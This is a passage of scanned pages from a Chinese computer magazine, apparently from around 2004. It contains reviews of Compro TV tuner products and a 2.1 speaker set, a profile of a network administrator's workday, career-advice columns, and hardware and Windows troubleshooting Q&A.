后续: Intel一再强调LGA775设计在技术上的必要性，但是，为什么AMD的CPU多达900多个引脚却依然可用原有的设计，Intel自己在4年前制造的“安腾”也多达近千个引脚却什么事都没有呢？

CF [SC11]

看电视要内外兼修——启视录 M150/U600E

■ CFAN评测室

现在用电脑看电视已不是少数人的选择。拥有比普通电视更高的解析度，能够方便地定时录制节目，可以独占一台电视，能够一边听电视一边上网……这些优势都让很多电脑拥有者选择了用电视卡让电脑看电视。这次我们介绍的康博启视录M150电视卡和U600E外置电视盒属于普及型电视接收设备。

启视录 M150 电视卡



电视接收方面，启视录M150电视卡硬件上搭载经典的Philips SAA7130HL视频采集芯片，达到10bit的色彩采样率，配合优质高频头，高品质贴片电容和独特的电源稳压回路设计，提供清晰的电视画质。配合专门设计的Compro PVR2.0接收软件的视讯纯化处理功能，能为用户提供达到电视色彩，并且更清晰的视频画面。

使用电视卡录像也是电视卡的常用功能之一。启视录M150电视卡提供自动开关机的预约录像功能，这曾经是康博高档电视卡的特殊功能之一，现在这项功能也平民化了。自动开关机预约录像功能的原理是通过软件将需要录制节目的时间存储到电视卡的一块RAM中，到指定时间，电视卡依靠RAM的信息启动电脑，完成录像，然后再关闭电脑。与过去只能开机才能定时录像相比，启视录M150电视卡的自动开关机录像可以大大减少常规录制时电脑的大量浪费，既节约了能源，又延长了电脑寿命，可以说是一个很实用的功能。另外启视录M150电视卡的自动开关机录像功能已经是新一代技术，在更大程度上兼容新老主板。

一般电视卡录像只能支持少有的几种编码格式，比如MPEG1/MPEG2，而启视录M150电视卡能够直接调用附加编码器，采用MPEG4这种压缩比更高的高分辨率编码方式录像。一般来说，用MPEG2格式录制2小时的节目大约需要3GB以上的空间，而采用MPEG4录制同样分辨率的2小时节目只需要700MB左右，很节省用户的硬盘空间。不过必须提醒的是压缩率越高的采集方式对CPU和内存的要求也越高，要用MPEG4方式录像必须要有一台不错的电脑。

启视录 U600E 电视盒



现在不少用户因为使用环境的关系，配备的都是笔记本电脑，而他们也希望能用笔记本看电视，而USB 2.0 电视盒就成为他们的首选。

启视录U600E电视盒大小与普通人手掌相仿，这样小的体积方便笔记本用户随身携带。另外，如果USB口供电充足，U600E可以直接从USB口取电，这样更减少需要携带的附加配件，更方便使用者。

录像方面，启视录U600E同样支持MPEG-1/2/4影像压缩及AVI格式，不过与高档的启视录U1500不同，启视录U600E并不带硬件压缩功能，因此录制使对CPU的需求会更高一些。

U600E的侧面带有电视接口、USB2.0、电源接口、AV影像输入端子、S-VIDEO影像输入端子，和声音源输入/输出接口，这表明U600E电视盒不但能接收电视信号，在必要的时候还能作为视频采集设备使用。比如在外用DV拍摄的影像就可以直接通过U600E播放到笔记本上，极大的方便用户。而作为一款外置电视盒，U600E不到600元的售价也使它拥有极高的性价比。

电话: 021-64647279
021-54250590


小技巧

看画面辨电视回放质量

我们可以用看静态画面和动态画面两种方法来判断电视接收设备的质量。

静态画面，我们可以看电视台的标准测试画面，就是深夜电视节目结束后的信号测试画面，主要看画面中的线条表现是否清晰，当然是越清晰越好。

动态画面，我们可以用足球赛来测试，看大范围传球时电视画面是否会出现马赛克、画面人物模糊拖尾等现象，如果没有这些感觉，那就是不错的电视卡。



CF [SC13]

冲击波 SC-2103 古典版试用

■ CFAN评测室



SC-2103 古典版是冲击波新推出的一款音箱，比年初冲击波推出的 SC-2103 时尚版略有加强。

外观

SC-2103 古典版的造型与较早推出的时尚版基本类似，但所不同的是采用了全木质结构、仿古木质贴皮，而不像时尚版采用的塑料质地卫星音箱和时尚化的纯色贴皮。看上去比时尚版的形象高档了很多，价格只有很小的提升。



卫星箱设计

SC-2103 古典版的卫星箱采用了标准的长方体结构，使用一个 3 寸全频带纸盆扬声器作为环绕单元。基本上属于传统设计模式。但它的卫星箱后部开了一个倒相孔，这样的设计可以增强系统的中频表现。

低音炮设计

SC-2103 古典版的低音炮使用的是侧倒相设计，倒相孔和功放分别在音箱的两侧。这样在摆放上比较容易一些。它使用的单元是一个 5 寸的一体式松压盆。

这里，我们要说一下所谓松压盆概念的问题——松压盆常常用在低音扬声器上，但并非低音扬声器都是松压盆。所谓松压盆，其实是纸盆的一种，与普通的纸盆相比，其纤维所受压缩的程度比较低（反之则为紧压盆），震膜整体上比较厚重、固有频率比较低。可以承受比较大的振动冲程。所以常常被用在大尺寸低音扬声器上。不过大尺寸低音扬声器依然有使用其它震膜的产品。

透过 SC-2103 古典版的倒相孔，可以看到在箱体里面、功放的散热片正对着倒相孔，这样的设计结构可以使用倒相气流辅助散热，但要求散热片必须安装稳定，否则就会形成噪声 。

SC-2103 古典版的电路

SC-2103 古典版的电路没有什么太多好说的。它使用了一个 F4558 芯片作前级，可以调整高低频，然后使用一个 TDA2030A 推动低音炮，两个 D2030A 推动两个立体声声道。

从电路来看，SC-2103 古典版的设计还算规整，电路功率不大，不过其标陈功率也就只有 14W+6WX2。但其变压器只有 20W，这样也许会出现功率不足的情况。


SC-2103 古典版的内部设计上有一点我们不以为然，就是在其低音炮内部有一块吸音棉。吸引棉可以改善音箱的音质，但这么一点点吸音棉实在没有什么实际作用，相反倒增加了不安全因素。不如去掉吧。

简单试听

SC-2103 古典版本身就是一款比较低档的产品，所以也没有什么太多可说的。它的中频由于在卫星箱上采用了倒相设计，表现还比较理想，但在高频上由于采用的全频带设计，所以上限不是很高，但高频比较柔和。

在低频上，SC-2103 古典版的下限较高，但低音力度较好，只是低音比较“硬”，适于追求冲力的场合。当低音音量放大时，具体说旋钮在 11 点方位以上时，低音会出现明显的失真 。

简单的说，SC-2103 古典版的声音整体比较硬，低频的失真比较明显。但考虑到它较低的价位，与同价位产品相比，SC-2103 古典版没有明显的本底噪音和谐振，低频虽然比较生硬且容易失真，但低频力度尚好。且在中频上，在同价位 2.1 产品中，SC-2103 古典版还是不错的。





综合来看，SC-2103 古典版在同价位2.1音箱中，还算是比较理想的，用于游戏等不太高的应用，应有不错的性价比。 CF [SC14]



网管的一天



■ 河北 苗得雨

导语：王勇，一个在普通城市的普通公司工作的普通网管。他每天朝九晚五地生活，用理想推动着自己工作和生活的步伐。我们此次将他的生活原汁原味、原封不动地展现在您的面前，向您讲述网络工作者的故事……

6:00 身体是一切的本钱

小王的闹钟每天这一时刻都会准时响起，不过他总习惯在这时候按下延时开关。因为在床上赖上十分钟，让他感觉这一天的开头就“赚了”。

起床后的第一件事情就是打开电视机，在中央电视台新闻播报声中开始新的一天。小王起床后的第一件事是一丝不苟地在客厅做十五分钟的哑铃操。他说，自从放弃骑自行车上班之后，每天早晨的锻炼成了一天开始的必修课。

小王说早餐对常年在网络环境中工作的人来说非常重要，所以小王每天的早餐都似乎是一种隆重的仪式。他会在前一天晚上就将早餐的计划和材料准备好，然后在早晨准时走到厨房中打理自己一天中最重要的一顿“能量”。小王今天准备的早餐是一碗混沌、两个茶叶蛋、一小碟咸菜和一个面包。



小编点评：我们常说：“身体是革命的本钱”，那是说要保持好的状态去创造生活；其实不光如此，锻炼也是保证我们能享受生活必不可少的基础。

6:45 保护好形象，它是职业的本钱

用完早餐后，小王开始郑重地“包装“自己。小王从来不在挑选衣服上花费过多时间，但他要求上班一定要整洁。他一般会选择蓝色的T恤衫和白色的裤子，即使着休闲装，那也是牛仔裤加公司的文化衫。小王说，在两年前还可以多偷一些懒，等6:15才从床上爬起来。但自从他放弃蓄须之后，这多出来的五分钟全部都贡献给了下巴。

小王强调，连个人卫生都无法处理好的人，怎么让领导信任你？所以，杀“冲击波”之前先打扫打扫自己的身上吧，这是小王的名言。

小编点评：谁说“漂亮的脸蛋不能出大米”，邋里邋遢的，就算上司和同事可以忍受，他们也绝不敢轻易给你代表公司的机会。机会啊，机会可在很大程度上代表着年轻人未来的一切！

7:30 不要放弃对“奢侈”生活的向往

小王说自己每一天的第一个战场并不是公司的服务器和电脑，而是在人群拥挤的公共汽车站，现在每天挤公共汽车成了小王的第二项运动。小王说等明年冬天攒够了钱，第一件事情就是去买一辆自己的汽车。

小编点评：过去太多地批判了享受生活的价值观，但实际上奋斗不就是为了不断提升自己的生活水平么？只要勤奋，买车只是早晚的事情。

7:50 一丝不苟、任劳任怨地做重复劳动

小王会在七点五十分准时赶到网络机房，在签到后为自己泡一杯香浓的咖啡。接下来小王会例行检查公司那几台服务器的运行状况，看看它们是否出现了系统问题或者硬件损坏，或者遭受了病毒和黑客攻击。自从得到了震荡波病毒的教训之后，定期检查设备的更新程序和每天升级病毒防火墙，就成为了小王新添的一项工作。

小王说，在震荡波病毒发作的那段时间，他每天给公司的服务器和其他工作机杀毒就要从早晨杀到晚上九点多，为此单位专门购置了专业防火墙。但是公司的IP地址和几个知名大公司在一个网段中，因此黑客和病毒攻击从来就没断过。所以虽然有防火墙保护，他每天仍然会例行地检查。

小编点评：不要指望工作总是能在创造、创新的过程中体现你的个人价值，那是励志类书籍骗钱的第一要素，不应该是你现实职业观的第一要素。一个不能遵循简单规则精确运行的人，在职业生涯中是很难有大成的。

8:20～9:55 必须学会聆听领导的安排！

做完基础的检查后，下一步就是等待领导布置完成新一天的工作。今天领导仍然是要求小王尽快完成公司主页某

些分枝的动态更新ASP程序。从开始制作这个网站更新的后台程序至今一年多了，小王已完成了80%的工作。现如今只剩下偶尔给一些分枝的栏目和结构作一些细微的改动了，不过这仍然会让小王的一周变得很忙碌。

通常这一切完成时他会有两种选择，如果昨天的一些不重要的工作没有处理完，小王会将昨天的工作进行收尾。但是在多数没有任何事情的时候小王则会翻开自己的英语书籍，大段大段背单词，因为网络设备的说明书和很多相关资料都是英文的，词汇量对他来说是很重要的。不过今天第一件事情是要完成领导布置的网页程序的任务，小王检查完程序的升级任务后就开始继续编写那些枯燥的程序。

小编点评：不会有任何一个人不存在“在上班时间干点自己感兴趣的事情”的想法，甚至你的老板都默认你处理一些个人事务。但事实上，这是以服从工作安排为原则的。千万别忘记了这个前提条件！

10:05～10:45 处理意外情况的能力是你的财富！

今天似乎是不幸的一天。十点钟左右的时候，公司所在办公地点的总电闸出了问题。公司服务器的UPS只能够支持不到一个小时，为了确保万一，小王必须在这段时间内将服务器数据库中的数据和所有关键资料进行备份。并且要做好充分的准备，防止停电期间发生其他问题。

小王说，以前公司没有购买UPS，一次突如其来的停电不仅仅毁掉了当时惟一一台服务器，而且公司收集了近一年的生物样本数据全部丢失。在北京的数据恢复中心折腾很长时间，还是只恢复了一小部分数据。自从那一次深刻的教训之后，公司花钱购进了两台可靠的UPS电源，并立下了定期备份数据库和紧急时刻备份数据库等关键资料和文件的规定。



备份Oracle的数据库相当消耗时间，而对于现在的情况小王只能够采取数据库热备份。由于热备份通过操作系统命令备份物理文件将消耗大量的资源，因此无论是UPS还是时间都会有相当大的消耗。因此在初步工作完成后，小王关掉了服务器的显示器，为UPS节省电能，此刻他就剩下等待磁带机将资料备份完成了。

小编点评：意外情况的出现，大多数时候直接表现为一场灾难，但是，不经历灾难，你是很难将你的职业技能武装到牙齿的。不过奉劝大家，千万不要自作聪明地人为制造灾难来“练手”，那是绝对的触雷！

10:53～12:15 即使事态完全失控，也别开溜！

10:53，UPS突然发出警报声，警告小王剩下的电能不多了。小王赶紧跑到UPS前一看，UPS还剩下最后一格电。小王急忙打开服务器的显示器，思索着如何处理这个棘手的问题。可也就在这一时刻，UPS突然断电了。小王知道这一次可能麻烦大了。不过刚才还整个神经绷在弦上的人似乎一下就完全松懈了下来，但这可不是轻松的解脱。

电闸仍然在抢修中，时间临近12点，大多数同事此时都去吃饭了，小王此时却仍然坚持在岗位上等待来电。不过这段时间他也没有闲下来，他打开笔记本电脑，开始检查以前移动硬盘中备份的一些数据。

小编点评：任何时刻，只要是你的职责范围内出现状况，不要试图“溜边”。考验一个人敬业精神和责任心的机会就在此刻，不管将来事态如何发展，你的老板一定会对你的表现明察秋毫并且牢记在心的！

12:20 不要不吃饭

小王终于吃到了同事给他带回来的盒饭。

小编点评：不要因为挫折就茶饭不思，只要你还在这个社会上奋斗，让你胃口不好的事情多的是，积攒点精力去干正事吧。

12:35～14:10 在家靠父母，出外靠朋友

电闸终于抢修完成了，小王又要开始新一轮紧张的工作了。他急忙放下吃了一半的盒饭开始查看数据和网络的情况。幸运的是数据并没有出现致命的错误，也没有出现数据丢失的情况。但是小王很快就发现，内部网络出现了连不通的情况。此时小王发现一台路由器控制模块的ERR指示灯在一直地闪烁，小王顿时开始紧张，因为这台路由器很可能已经出现了物理损坏。

此时陆陆续续回来的同事们也发现了自己的计算机出现了各种各样的问题。于是喊“小王，我的机器有问题！”的声音此起彼伏。小王开始忙忙碌碌地给同事恢复出现问题的计算机，不过情况要比小王所设想的好，一些鸡毛蒜皮的事情很多同事都能够自行处理了——这都是他平时“好为人师”的结果。

小编点评：当你忙乱时，总会越忙越乱、越乱越忙。记住，平时和同事搞好关系，把你的工作内容（当然是不涉及业务机密的）大方地透露一些给相关人等。这样，他们可以自救或者救你！这个纯属小编的经验之谈哈！ ^_^

14:15～18:25 做任何事都别忘了算算成本

终于忙完了其他的活儿，小王开始检修这台路由器了。他不想把路由器送到厂商那里去，因为一则需要很多的时间，而对于这台关键的路由器公司就可能需要再临时购买一台；二则厂商通常会收取一笔不菲的维修费用。这样无论对于公司还是小王都不是一个好的选择。不过小王平时

就翻看了大量的关于Cisco和其他网络故障的书籍，一些简单的问题小王自己还是能够处理的。小王说，如果在关键时刻掉链子，那一定不能算是一个称职的网管。

小王判断出了出现错误的根源，他通过从路由器的引导过程来分析，路由器的电源开始加电，路由器自检，然后加载Flash卡，并初始化Flash中的IOS（Internet work Operating System，就是路由器的专用操作系统），加载并初始化各个模块，然后加载启动配置，最后正常工作，但控制模块上的ERR错误指示灯此时就开始闪烁。小王明白，这说明了路由器的电源模块可以正常工作，损坏的部位可能是控制模块。最后小王确定是一个Flash卡的文件系统损坏了，小王开始尝试着恢复PCMCIA FLASH卡。

通过将TFTP服务器上的镜像文件复制到Flash卡中，小王成功地恢复了Flash卡的系统。不过此时公司里只剩下他一个人了，一天的时间就这样在不知不觉中飞快地度过了。

小编点评：你所能碰到的成本，通常分为经济成本和时间成本。别为贪图省事而浪费老板的钱财和时间，再傻的老板对这两个因素都有着天生的精明和洞察力。当然了，一身过硬的本领是必不可少的。

18:40～23:00 生活，它和事业是不分主次的

回到家中，忙碌了一天的小王实在不想做饭了。于是他拨通了女友的电话，约她一起去外面吃"大餐"。小王说，这也算为自己今天胜利地解决一个大故障搞的庆功宴吧。



回到家中，小王打开电视机，看起自己最喜欢的电视连续剧。小王说，多数情况他会选择看书，不过这几天电视上播放一部不错的电视连续剧，所以一周来的这段时间他都准时坐在电视机前。

电视节目结束之后，小王又取了一本侦探小说，在故事中进入自己的梦乡，等待着新一天工作与生活的开始……

小编点评：不管你在单位如何忙碌和拼搏，别忘了，打造一个完整的生活也是同等重要的。不要只是抽空去建设自己的生活……

CF [CY01]

创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业

Office秘技偷偷报

永不下岗的必杀技！



CF [CY02]

「小强」说话

E-mail：tengxiaoqiang@sohu.com



面对竞争从容处之

■ 滕小强

给年轻人做久了职业咨询，帮着求职者与企业周旋之余，也时常会跟从事人力资源工作的人一起选拔人才。不论做哪一方面，对于我而言，最感兴趣的始终是应聘者的表现和招聘方对于种种表现的反应。

一秒钟定胜败

每个应聘者取得面试的机会都很不容易，在短短的十几分钟乃至几分钟内能够展示自己是件很有技巧的事情，也是一件很难的事情。这次面试我是作为第三方的身份参与的，却遇到了让我感到十分惋惜的事情……

这家公司要招聘一位有工作经验的销售经理，给出的待遇在行业内属于偏上，因此在收简历的时候明显感受到这个岗位受关注的程度。作为企业非常希望能够找到一个适合岗位的人，面对这么多的应聘者，企业增加了面试的人数，同时也增加了计划录取的人数。因此在等待面试的时候大家似乎都显得非常焦躁，也许是感受到了现场竞争带来的压力。

面试开始了，在开始之前我就注意到一份简历，是一个叫秦路的姑娘。虽然她的工作经历只有一年，而且之前并不是从事销售工作，但是据说是因为律师的学历背景加上现在工作的公司名气了得，因此也给了她一个面试的机会。面试者一个接着一个地出场，很难有人带给你眼前一亮的感觉。很快秦路坐在了大家的面前，也许是专业背景的缘故，她的谈话简洁严密，话不多但是让你感觉很有分量。在场的面试官似乎也显示出一丝放松，话题谈到了计划的题目之外，很明显，大家对她比较满意。

这时候，公司的销售总监很随意地提出这样一个问题："你认为今天你的成功率有多大？顺便说说原因吧。"

"呃"，秦路轻轻一顿，"80%！或者更多"。

她的判断是正确的，也许她也从考官的态度中捕捉到了什么。

"今天过来之后我就一直在观察这些前来应聘的人，也就是我的竞争者；有些人从形象上来讲不太适合这个岗位，有些人明显学历比较低，而有些人……."

听到这里的时候，我的心开始提起来了。也许真是竞争带来的压力，让她不可避免地产生了一种急于表现的欲望，偏偏这种表现的方式却要通过批评别人去实现。这对于面试来讲往往是致命的。更让人失望的是，秦路最后居然对提出问题的那位销售总监来了这样一句："您是东北人吧，从口音可以听出来的，咱们恰好是老乡呢，在今后的工作中相信我们可以更加有效地沟通。"

很明显，最后一段话有套近乎的嫌疑。在竞争压力中，在对于成功的追求过程中，往往会出现这样的情况，没有把握好最后的冲刺而导致失败。秦路败在了面对竞争和压力不能够从容对待，而是急于脱颖而出。

心态平和，淡看竞争

我们再回到刚才那件事情，销售总监提出的那个问题秦路怎样回答也许就会成功呢？

根据笔者的经验，针对自己的特长和岗位的要求去分析就会比较好(而不是根据对手的弱点和岗位的忌讳)。比如说："在公司里面，销售岗位非常重要，它不仅需要具备一定的专业知识，还需要有较强的亲和力，需要有一定的技巧。今天来到这里面试的人都有着自己的特长，也都经过精心的准备。我对自己这么有信心主要是出于对这个岗位的理解，在过去的一年里，我在**公司销售岗位上积累了重要的工作经验，在培训课上，同时也在自己的销售实践过程中总结出一些工作的规则和技巧。年终总结会议上，公司对于我的成绩给予较高的评价，在总结的时候我这样想，除了勤奋工作，付出更多努力之外，经验和技巧也是非常重要的。另外，我以前负责的产品跟贵公司产品在客户人群上有着一定的重叠，我对这个领域的客户非常熟悉，可以尽快打开局面。"(短短的一则话，描述了自己大公司背景的优势，工作经验的积累，同时也表明了自己的客户资源)。

总之呢，当我们去一些名气比较大的企业应聘的时候，常常会面临比较大的竞争。也许有的朋友要问我，在这样的情况下怎样能够做得更好呢？在这里小强不妨提几个建议：

充分准备：需要带上的简历或者其他经历的证明材料要备好，在需要的时候可以立刻展示。估计面试可能的相关问题，进行提前准备（哪怕仅仅是思考也会让你感到胸有成竹，对答自如）。

从容应答：经过充分准备之后，做到"从容"二字应该不会有什么问题。但是一定要注意，不要在情绪上表现急躁，比如语速过快，或者由于希望表达的内容多而导致逻辑混乱，或者多次对自己的谈话内容进行解释与补充等等。

最后还要说的是，没有十足的把握，可千万不要在这样的关头玩"套近乎"这个危险的游戏呢。 CF [CY03]

职场心得:不诚实就没有前途

■ 四川 江南今

大学毕业前夕，去人才市场找工作。一家服装公司的市场推广部要招4 名市场调研员，基本要求是：文笔好、口才好、能吃苦耐劳，还要有两年以上工作经验。文笔我没有问题，大学4 年，做了三年校报主编，文章也发了100 余篇；口才也一向不错；吃苦耐劳，这是农家孩子的本色，惟独缺的就是工作经验。但我很喜欢这个工作，不想就这么放弃了，于是就填好一张表格交了上去。

接下来的笔试、面试都顺利过关。最后一关是实践测试，公司发给经层层筛选而剩下的10 个人每人10 份调查表，给一个星期的时间去搞调查。领到厚厚一摞调查表，我们心里都很清楚，在一周之内，谁完成的调查表又多又好，谁就是最后的幸运儿。

但等真地调查起来才发现，这实在不是一件容易的事。调查表内容设计得非常详细，细到让人不耐烦的地步，一些数据还涉及到几年前的销售情况。结果被调查的销售负责人一翻那份厚达七八页的调查表，就直皱眉头，大都以“实在太忙”、“最近没空”予以婉拒。

这样，辛辛苦苦地跑了三天，也只做好了两份调查表。剩下几天，我跑得更加卖力了。有一家服装商厦，我连跑了三趟，留在那里的调查表还是空白一片。那位女经理听说我这调查同时也是求职考试，就好心地对我说：“小伙子，我现在实在是没时间。我给你把调查表盖好章，数据你回去自己填，反正也没人知道，怎么样？”我一想，这倒是个好办法：大部分的单位，求其盖个章还是很容易的。至于数据，照着那份填好的调查表，改动一下就是了。可是这样一来，公司搞这次调查也就毫无意义，调查表也就失去了任何参考价值。考虑再三，我最终还是谢绝了那位女经理的好意。

期限到了，我垂头丧气地拿着三份调查表去交差。看来，这份工作是没希望了，想着自己前面的努力都将前功尽弃，真有点后悔当初没听那位女经理的话。

出人意料的是，一周后，那家公司打电话来通知我，我被正式录用了。报到那一天，那位中年人事经理接待了我，他拍着我的肩膀说：“所有人之中，只有你一个人没有工作经验。但我还是给了你一次机会，你们交回调查表，公司马上派人去核实……你们的工作会直接影响公司的投资方向和营销策略，容不得半点虚假。”最后，他意味深长地对我说：“你要记住，无论干什么，一个不诚实的人，是没有前途的。”

我只想告诫如今才大学毕业忙着找工作的学弟学妹门：不诚实，是没有前途的。CF [CY04]

关于代理杀手——雪柔的声明



本刊2004 年第15 期“创业和就业”栏目刊登了一篇名为《一个代理杀手的故事》的文章，内容主要是介绍一个从事网游代练这个职业的女孩的故事。这篇文章刊登之后，小编陆续收到了很多热心读者的电话和E-mail。来电和来信者的目的大致分为两种类型，要么是想向雪柔取经，涉足“网游代练业”；要么就是想找一家靠得住的网游公司，为自己请一个信得过的代练！而且都指名道姓地要雪柔的联系方式。总之，大家着实让小编体验了一回“广受关注”的瘾。

不过，这里我不能不很遗憾地告诉大家：雪柔仅仅只是一个源于现实生活，但又经过了一定文学处理的虚拟人物。也就是说，现实生活中，并不存在一个名叫“雪柔”的女孩。和她那个传奇一般的网游代练公司。她身上发生的一切和网游行业相关的事件，如怎样走上代练之路、怎样开创网游公司、怎样扩大网游代练业务、如何多元化宣传和推广等，正是许许多多网游代练者们的不断实践，才使我们得以提炼出这个故事的每一个细节。我们浓缩并塑造这么一个人物，目的在于让大家从一个完整的角度去看待一个典型的网游代练者和网游公司从无到有、从辉煌到隐晦的全过程，好让大家全方位地正确认识和对待网游代练这个行业。

如雪片般飞来的电话和信函，让我们体味到了文章成功后的巨大欣慰。但对于广大热切的读者，我们却不能不抱歉地说声对不起，我们无法向“雪柔”转达你们对她的关注。但对于所有关注网游代练这个“行业”的人们，我们还是要提醒大家：

网游代练虽然是一个低投入的“行业”，但它目前仍然是一个很不规范的职业。代练操作的责权利也没有明确的规定，因此涉及到问题还是比较多的。比如像盗号、装备丢失、级别提高不理想等等问题，都是很现实的，而这些问题又显然涉及到您的切身利益。因此，对于网游代练，我们始终建议您慎重对待。此外，我们一直致力于向广大读者提供具有普遍适用性的电脑应用指导，帮人牵线搭桥约请代练这项服务目前我们不打算涉足，希望大家不要再要求我们代为介绍代练了。这里，Andy 给大家说声对不起啦……

CF [CY05]



硬件维修站

1 主板"小看"了我的CPU

问:为什么我的Intel Presoctt 3.2GHz CPU被主板识别为2.8GHz的CPU呢?

答:目前虽然有不少厂商表示自己的865/875乃至845系列主板都能兼容478针的Presoctt CPU,但不少主板厂商在设计865/875芯片组的主板时只是遵循了Intel旧有的主板设计标准,包括供电、PCB走线以及BIOS内CPU微代码方面的识别等,在新款处理器发布后,旧有的标准并不能满足Prescott在电子线路、芯片物理结构以及处理器散热等方面的需要,所以就产生了不少Prescott 3.20GHz处理器只能以较低的2.80GHz频率运行的情况,这样可以避免主板和CPU受到意外损坏。因此大家还是应该购买标称支持Prescott CPU的主板,以避免碰到兼容性问题。

2 Windows XP不兼容某些设备

问:我最近为电脑升级了CPU,新的配置如下:EPOX 8K5A2(KT333)主板,Appalbred毒龙1. 6GHz CPU,金士顿256MB DDR内存,西部数据80GB硬盘,大力神GF2 Ti显卡,升级前已经将8K5A2主板的BIOS更新,主板可以正确识别Appalbred毒龙CPU的型号,但是在安装Windows XP操作系统时总是死机,同时提示说设备不支持Windows XP系统。请问这是怎么回事?如何解决这个问题?

答:一些版本的EPOX 8K5A2主板在Windows XP下与AMD Appalbred毒龙CPU存在兼容性问题。你只能换主板了。

3 USB闪盘为何"调戏"我的电脑

问:我只要一往主板上插USB闪盘,电脑就重启。我用的操作系统是Windows 2000。请问这是怎么回事?

答:(1)对于前置USB接口来说,主要是检查USB在主板上的连接线是否连接正确。

(2)将同时连接的其他USB设备拔下。

(3)为Windows 2000操作系统打上SP4补丁。

4 集成声卡玩游戏出现"结巴"

问:在用QDI 848P主板自带的音效输出功能玩游戏时,出现不定时的停顿。请问这是什么原因?如何解决?

答:QDI 848P主板集成的音效芯片是Realtek公司出品的ALC655音效芯片,这款芯片在某些特定情况下,的确存在与系统冲突、导致声音产生停顿的问题。QDI官方已经开发了最新的3.56(For QDI)驱动程序,你可以直接登录QDI的官方网站下载,或直接从http://www.qdigrp.com/temp/alc655.zip处下载。该文件包中附带了使用说明。

5 分区小造成刻录慢的解决之道

问:我在用刻录机进行刻录时发现速度非常慢,找到的原因是硬盘C分区空间太小了,可C分区里面的内容非常重要,不能删除和移动。请问有什么解决办法?

答:你可以选择使用Nero作为刻录软件,在其中的"偏好设定(F)"项中选择"暂存"参数,然后将"暂存盘位置"改到其他可利用空间比较大的分区就可以了。

6 更换显卡后出现的OpenGL问题

问:我在更换了一块显卡后,系统经常出现如下提示:GLW_StartOpenGL() - could not load OpenGL subsystem。请问如何解决这个问题?

答:这个提示说明OpenGL应用程序接口出现了问题,一般是由显卡驱动程序造成的。你应该重新安装显卡驱动程序或到显卡生产厂商的网站下载最新版本的显卡驱动程序进行安装。

7 我的电视卡只能看无声电影

问:我在安装了电视卡后发现只能看到影像而听不到声音,请问该如何解决这个问题?

答:你可以从以下几个方面考虑和解决问题:

(1)首先确认你的电脑正常安装了声卡并装好了声卡的驱动程序。

(2)确认有数据线连接着电视卡的音源输出和声卡的音源输入。

(3)检查影像播放软件的音量是否处于静音状态,操作系统桌面上的音量调节开关是否是静音状态。

(4)检查声卡应用程序中的音量调整设定,有时候音源输入或麦克风输入被关闭也会造成没有声音。

(5)检查影像播放软件设定中的音源,如果不是设定为声卡的线路输入或麦克风,也会造成听不到声音的问题。

(6)确认电视卡是使用一个独立的IRQ,将电视卡换一个PCI插槽试试。

(7)有些软件如MSN Messenger、ICQ、Yahoo Messenger和Norton LiveUpdate可能会干扰电视卡的工作,请先将这些软件关闭后再使用电视卡。CF [SB01]

1 安装 Windows 98 过程中的错误

问:我在执行 Setup.exe 命令安装 Windows 98 时，当执行到系统显示 Copying files needed for windows setup 阶段出现了如下提示:

Setup has detected a corrupt Setup(.CAB)file and cannot continue.

随后安装程序被中断。请问这是怎么回事，如何才能解决这个问题？

答:导致这个问题的原因主要有以下几个方面:

(1)光盘数据局部损坏或光驱读盘能力不足。如果是光盘问题，可以更换安装光盘或试着把整张安装光盘的内容复制到硬盘中，再从硬盘进行系统安装。如果是光驱的问题，可更换光驱。

(2)系统启动盘出现问题。如果用的不是 Windows 98 启动盘，而是自己制作的启动盘，如DOS启动盘，必须在安装系统前加载Smartdrv 驱动程序，即在 Autoexec.bat 中加载这个文件。

(3)CPU 超频也可能造成 Windows 无法顺利解压 CAB 文件，应先还原 CPU 标称频率再安装系统。

(4)内存质量不佳也会导致系统安装失败，可以更换内存条试试。

2 运行 Windows 98 出现 RPC 问题

问:我在运行 Windows 98 时，屏幕上出现如下提示:“未处理的异常情况，错误代码:0x80070725。说明:RPC 占位程序的版本不兼容。”请问这是什么意思，如何解决这个问题？

答:RPC 是远程调用程序，用于通过网络将应用程序函数调用转发到远程系统，最典型的用途就是远程管理。系统一旦出现“RPC 占位程序不兼容”警告，最有可能的原因就是系统中有关网络组件程序发生了问题。导致网络组件程序问题的原因一般是你安装的应用程序中包含的网络功能与 Windows 98 不兼容，比如一些防火墙软件。也有可能是你安装的网络游戏与系统存在兼容性问题。比如说为了加快游戏的速度，许多网络游戏在设计时会大量采用 32 位以上的 RPC 支持功能，而在 Windows 98 中也许没有安装这样的系统文件，于是导致错误提示。

解决该问题的方法是:

(1)从微软的官方网站下载操作系统补丁程序进行安装。

(2)卸载系统无法兼容的应用程序。

(3)如果是运行网络游戏时出现提示，可以检查系统中的网络配置，即进入“网上邻居”检查 IPX、TCP/IP 协议是否正常加载。然后将 DirectX 版本升级到 8.0 以上。

3 上网时 IE 报告 WSOCK32.DLL 出错

问:最近我在上网的过程中，IE 经常突然自动关闭，再次启动 IE 时出现“wsock32.dll 动态链接库错误”的提示，必须重启电脑，IE 才能恢复正常。请问如何才能解决这个问题？

答:如果经常出现“wsock32.dll 动态链接库错误”的提示，说明很可能中了 Hybris 蠕虫病毒，该病毒程序通过电子邮件的附件进行传播，一旦收件人打开附件，就会被感染。它在 Windows\System 文件夹下产生一个 wsock32.dll 文件副本，副本文件的主文件名是随机产生的 8 个字母，没有文件扩展名。病毒程序还会修改 Windows 文件夹下的 winint.ini 文件，使下次 Windows 开机时原有的 wsock32.dll 文件被覆盖。使用最新版本瑞星、金山等杀毒软件可以查杀这个病毒。

4 无法更改域控制器名称

问:我想更改已经设定好的 Windows 2000 server 域控制器名称，但发现无法更改。请问有什么解决办法？

答:Windows 2000 server 升级成 DC 后即无法变更域控制器名



系统门诊所

称了，如果必须更改，则需要执行 Dcpromo 程序一次，即先降级再升级，这样就可以在升级过程中变更域控制器名称了。

5 复制粘贴出现文字乱码

